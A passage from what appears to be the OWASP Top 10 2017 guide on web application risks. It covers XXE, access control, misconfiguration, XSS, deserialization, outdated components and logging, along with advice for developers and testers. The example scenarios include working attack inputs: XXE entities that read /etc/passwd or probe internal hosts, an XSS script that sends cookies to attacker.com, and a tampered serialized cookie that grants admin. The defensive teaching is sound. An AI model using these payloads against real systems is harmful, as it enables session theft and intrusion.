- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- [SAST](#) tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >>
<foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >>
```

References


OWASP

- [OWASP Application Security Verification Standard](#)
- [OWASP Testing Guide: Testing for XML Injection](#)
- [OWASP XXE Vulnerability](#)
- [OWASP Cheat Sheet: XXE Prevention](#)
- [OWASP Cheat Sheet: XML Security](#)

External

- [CWE-611: Improper Restriction of XXE](#)
- [Billion Laughs Attack](#)
- [SAML Security XML External Entity Attack](#)
- [Detecting and exploiting XXE in SAML Interfaces](#)

Broken Access Control



Is the Application Vulnerable?

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user. Common access control vulnerabilities include:

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another users record, permitting viewing or editing someone else's account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token or a cookie or hidden field manipulated to elevate privileges, or abusing JWT invalidation
- CORS misconfiguration allows unauthorized API access.
- Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user. Accessing API with missing access controls for POST, PUT and DELETE.

How to Prevent

Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

- With the exception of public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing CORS usage.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g. .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g. repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- JWT tokens should be invalidated on the server after logout.

Developers and QA staff should include functional access control unit and integration tests.

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

<http://example.com/app/accountInfo?acct=notmyacct>

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

References


OWASP

- [OWASP Proactive Controls: Access Controls](#)
- [OWASP Application Security Verification Standard: V4 Access Control](#)
- [OWASP Testing Guide: Authorization Testing](#)
- [OWASP Cheat Sheet: Access Control](#)

External

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CWE-284: Improper Access Control \(Authorization\)](#)
- [CWE-285: Improper Authorization](#)
- [CWE-639: Authorization Bypass Through User-Controlled Key](#)
- [PortSwigger: Exploiting CORS Misconfiguration](#)

Security Misconfiguration



Is the Application Vulnerable?

- The application might be vulnerable if the application is:
- Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services.
 - Unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges).
 - Default accounts and their passwords still enabled and unchanged.
 - Error handling reveals stack traces or other overly informative error messages to users.
 - For upgraded systems, latest security features are disabled or not configured securely.
 - The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values.
 - The server does not send security headers or directives or they are not set to secure values.
 - The software is out of date or vulnerable (see [A9:2017-Using Components with Known Vulnerabilities](#)).

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

How to Prevent

- Secure installation processes should be implemented, including:
- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment.
 - A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
 - A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process (see [A9:2017-Using Components with Known Vulnerabilities](#)). In particular, review cloud storage permissions (e.g. S3 bucket permissions).
 - A segmented application architecture that provides effective, secure separation between components or tenants, with segmentation, containerization, or cloud security groups.
 - Sending security directives to clients, e.g. [Security Headers](#).
 - An automated process to verify the effectiveness of the configurations and settings in all environments.

Example Attack Scenarios

Scenario #1: The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

References

OWASP


- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Security Headers Project](#)

For additional requirements in this area, see the Application Security Verification Standard [V19 Configuration](#).

External

- [NIST Guide to General Server Hardening](#)
- [CWE-2: Environmental Security Flaws](#)
- [CWE-16: Configuration](#)
- [CWE-388: Error Handling](#)
- [CIS Security Configuration Guides/Benchmarks](#)
- [Amazon S3 Bucket Discovery and Enumeration](#)

Cross-Site Scripting (XSS)



Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:

Reflected XSS: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.

Stored XSS: The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.

DOM XSS: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.

How to Prevent

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

- Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The [OWASP Cheat Sheet 'XSS Prevention'](#) has details on the required data escaping techniques.
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the [OWASP Cheat Sheet 'DOM based XSS Prevention'](#).
- Enabling a [Content Security Policy \(CSP\)](#) is a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).

Example Attack Scenario

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='<script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

References

OWASP

- [OWASP Proactive Controls: Encode Data](#)
- [OWASP Proactive Controls: Validate Data](#)
- [OWASP Application Security Verification Standard: V5](#)
- [OWASP Testing Guide: Testing for Reflected XSS](#)
- [OWASP Testing Guide: Testing for Stored XSS](#)
- [OWASP Testing Guide: Testing for DOM XSS](#)
- [OWASP Cheat Sheet: XSS Prevention](#)
- [OWASP Cheat Sheet: DOM based XSS Prevention](#)
- [OWASP Cheat Sheet: XSS Filter Evasion](#)
- [OWASP Java Encoder Project](#)

External

- [CWE-79: Improper neutralization of user supplied input](#)
- [PortSwigger: Client-side template injection](#)

Insecure Deserialization

Threat Agents	Attack Vectors	Security Weakness	Impacts		
App. Specific	Exploitability: 1	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.	This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.			The impact of deserialization flaws cannot be understated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible.	The business impact depends on the protection needs of the application and data.

Is the Application Vulnerable?

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.

This can result in two primary types of attacks:

- Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.
- Typical data tampering attacks, such as access-control-related attacks, where existing data structures are used but the content is changed.

Serialization may be used in applications for:

- Remote- and inter-process communication (RPC/IPC)
- Wire protocols, web services, message brokers
- Caching/Persistence
- Databases, cache servers, file systems
- HTTP cookies, HTML form parameters, API authentication tokens

How to Prevent

The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.

If that is not possible, consider one of more of the following:

- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
- Isolating and running code that deserializes in low privilege environments when possible.
- Logging deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitoring deserialization, alerting if a user deserializes constantly.

Example Attack Scenarios

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
An attacker changes the serialized object to give themselves
admin privileges:
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

References


OWASP

- [OWASP Cheat Sheet: Deserialization](#)
- [OWASP Proactive Controls: Validate All Inputs](#)
- [OWASP Application Security Verification Standard](#)
- [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](#)
- [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](#)

External

- [CWE-502: Deserialization of Untrusted Data](#)
- [Java Unmarshaller Security](#)
- [OWASP AppSec Cali 2015: Marshalling Pickles](#)

Using Components with Known Vulnerabilities



Is the Application Vulnerable?

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations (see [A6:2017-Security Misconfiguration](#)).

How to Prevent

There should be a patch management process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like [versions](#), [DependencyCheck](#), [retire.js](#), etc. Continuously monitor sources like [CVE](#) and [NVD](#) for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a [virtual patch](#) to monitor, detect, or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

- [CVE-2017-5638](#), a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
- While [internet of things \(IoT\)](#) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you [find devices](#) that still suffer from the [Heartbleed vulnerability](#) that was patched in April 2014.

References

OWASP

- [OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling](#)
- [OWASP Dependency Check \(for Java and .NET libraries\)](#)
- [OWASP Testing Guide: Map Application Architecture \(OTG-INFO-010\)](#)
- [OWASP Virtual Patching Best Practices](#)

External

- [The Unfortunate Reality of Insecure Libraries](#)
- [MITRE Common Vulnerabilities and Exposures \(CVE\) search](#)
- [National Vulnerability Database \(NVD\)](#)
- [Retire.js for detecting known vulnerable JavaScript libraries](#)
- [Node Libraries Security Advisories](#)
- [Ruby Libraries Security Advisory Database and Tools](#)

Threat Agents	Attack Vectors	Security Weakness	Impacts
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 1
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.	This issue is included in the Top 10 based on an industry survey . One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted.

Is the Application Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by [DAST](#) tools (such as [OWASP ZAP](#)) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.

You are vulnerable to information leakage if you make logging and alerting events visible to a user or an attacker (see [A3:2017-Sensitive Information Exposure](#)).

How to Prevent

As per the risk of the data stored or processed by the application:

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.
- Establish or adopt an incident response and recovery plan, such as [NIST 800-61 rev 2](#) or later.

There are commercial and open source application protection frameworks such as [OWASP AppSensor](#), web application firewalls such as [ModSecurity with the OWASP ModSecurity Core Rule Set](#), and log correlation software with custom dashboards and alerting.

Example Attack Scenarios

Scenario #1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

Scenario #2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

References

OWASP

- [OWASP Proactive Controls: Implement Logging and Intrusion Detection](#)
- [OWASP Application Security Verification Standard: V8 Logging and Monitoring](#)
- [OWASP Testing Guide: Testing for Detailed Error Code](#)
- [OWASP Cheat Sheet: Logging](#)

External

- [CWE-223: Omission of Security-relevant Information](#)
- [CWE-778: Insufficient Logging](#)

What's Next for Developers

Establish & Use Repeatable Security Processes and Standard Security Controls

Whether you are new to web application security or already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this task can be daunting.

To help organizations and developers reduce their application security risks in a cost-effective manner, OWASP has produced numerous free and open resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications and APIs. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications and APIs.

Application Security Requirements

To produce a secure web application, you must define what secure means for that application. OWASP recommends you use the OWASP [Application Security Verification Standard \(ASVS\)](#) as a guide for setting the security requirements for your application(s). If you're outsourcing, consider the [OWASP Secure Software Contract Annex](#). **Note:** The annex is for US contract law, so please consult qualified legal advice before using the sample annex.

Application Security Architecture

Rather than retrofitting security into your applications and APIs, it is far more cost effective to design the security in from the start. OWASP recommends the [OWASP Prevention Cheat Sheets](#) as a good starting point for guidance on how to design security in from the beginning.

Standard Security Controls

Building strong and usable security controls is difficult. Using a set of standard security controls radically simplifies the development of secure applications and APIs. The [OWASP Proactive Controls](#) is a good starting point for developers, and many modern frameworks now come with standard and effective security controls for authorization, validation, CSRF prevention, etc.

Secure Development Lifecycle

To improve the process your organization follows when building applications and APIs, OWASP recommends the [OWASP Software Assurance Maturity Model \(SAMM\)](#). This model helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization.

Application Security Education

The [OWASP Education Project](#) provides training materials to help educate developers on web application security. For hands-on learning about vulnerabilities, try [OWASP WebGoat](#), [WebGoat.NET](#), [OWASP NodeJS Goat](#), [OWASP Juice Shop Project](#) or the [OWASP Broken Web Applications Project](#). To stay current, come to an [OWASP AppSec Conference](#), OWASP Conference Training, or local [OWASP Chapter meetings](#).

There are numerous additional OWASP resources available for your use. Please visit the [OWASP Projects page](#), which lists all the Flagship, Labs, and Incubator projects in the OWASP project inventory. Most OWASP resources are available on our [wiki](#), and many OWASP documents can be ordered in [hardcopy or as eBooks](#).



What's Next for Security Testers

Establish Continuous Application Security Testing

Building code securely is important. But it's critical to verify that the security you intended to build is actually present, correctly implemented, and used everywhere it is supposed to be. The goal of application security testing is to provide this evidence. The work is difficult and complex, and modern high-speed development processes like Agile and DevOps have put extreme pressure on traditional approaches and tools. So we strongly encourage you to put some thought into how you are going to focus on what's important across your entire application portfolio, and do it cost-effectively.

Modern risks move quickly, so the days of scanning or penetration testing an application for vulnerabilities once every year or so are long gone. Modern software development requires continuous application security testing across the entire software development lifecycle. Look to enhance existing development pipelines with security automation that doesn't slow development. Whatever approach you choose, consider the annual cost to test, triage, remediate, retest, and redeploy a single application, multiplied by the size of your application portfolio.

Understand the Threat Model

Before you start testing, be sure you understand what's important to spend time on. Priorities come from the threat model, so if you don't have one, you need to create one before testing. Consider using [OWASP ASVS](#) and the [OWASP Testing Guide](#) as an input and don't rely on tool vendors to decide what's important for your business.

Understand Your SDLC

Your approach to application security testing must be highly compatible with the people, processes, and tools you use in your software development lifecycle (SDLC). Attempts to force extra steps, gates, and reviews are likely to cause friction, get bypassed, and struggle to scale. Look for natural opportunities to gather security information and feed it back into your process.

Testing Strategies

Choose the simplest, fastest, most accurate technique to verify each requirement. The [OWASP Security Knowledge Framework](#) and [OWASP Application Security Verification Standard](#) can be great sources of functional and nonfunctional security requirements in your unit and integration testing. Be sure to consider the human resources required to deal with false positives from the use of automated tooling, as well as the serious dangers of false negatives.

Achieving Coverage and Accuracy

You don't have to start out testing everything. Focus on what's important and expand your verification program over time. That means expanding the set of security defenses and risks that are being automatically verified as well as expanding the set of applications and APIs being covered. The goal is to achieve a state where the essential security of all your applications and APIs is verified continuously.

Clearly Communicate Findings

No matter how good you are at testing, it won't make any difference unless you communicate it effectively. Build trust by showing you understand how the application works. Describe clearly how it can be abused without "lingo" and include an attack scenario to make it real. Make a realistic estimation of how hard the vulnerability is to discover and exploit, and how bad that would be. Finally, deliver findings in the tools development teams are already using, not PDF files.



What's Next for Organizations

Start Your Application Security Program Now

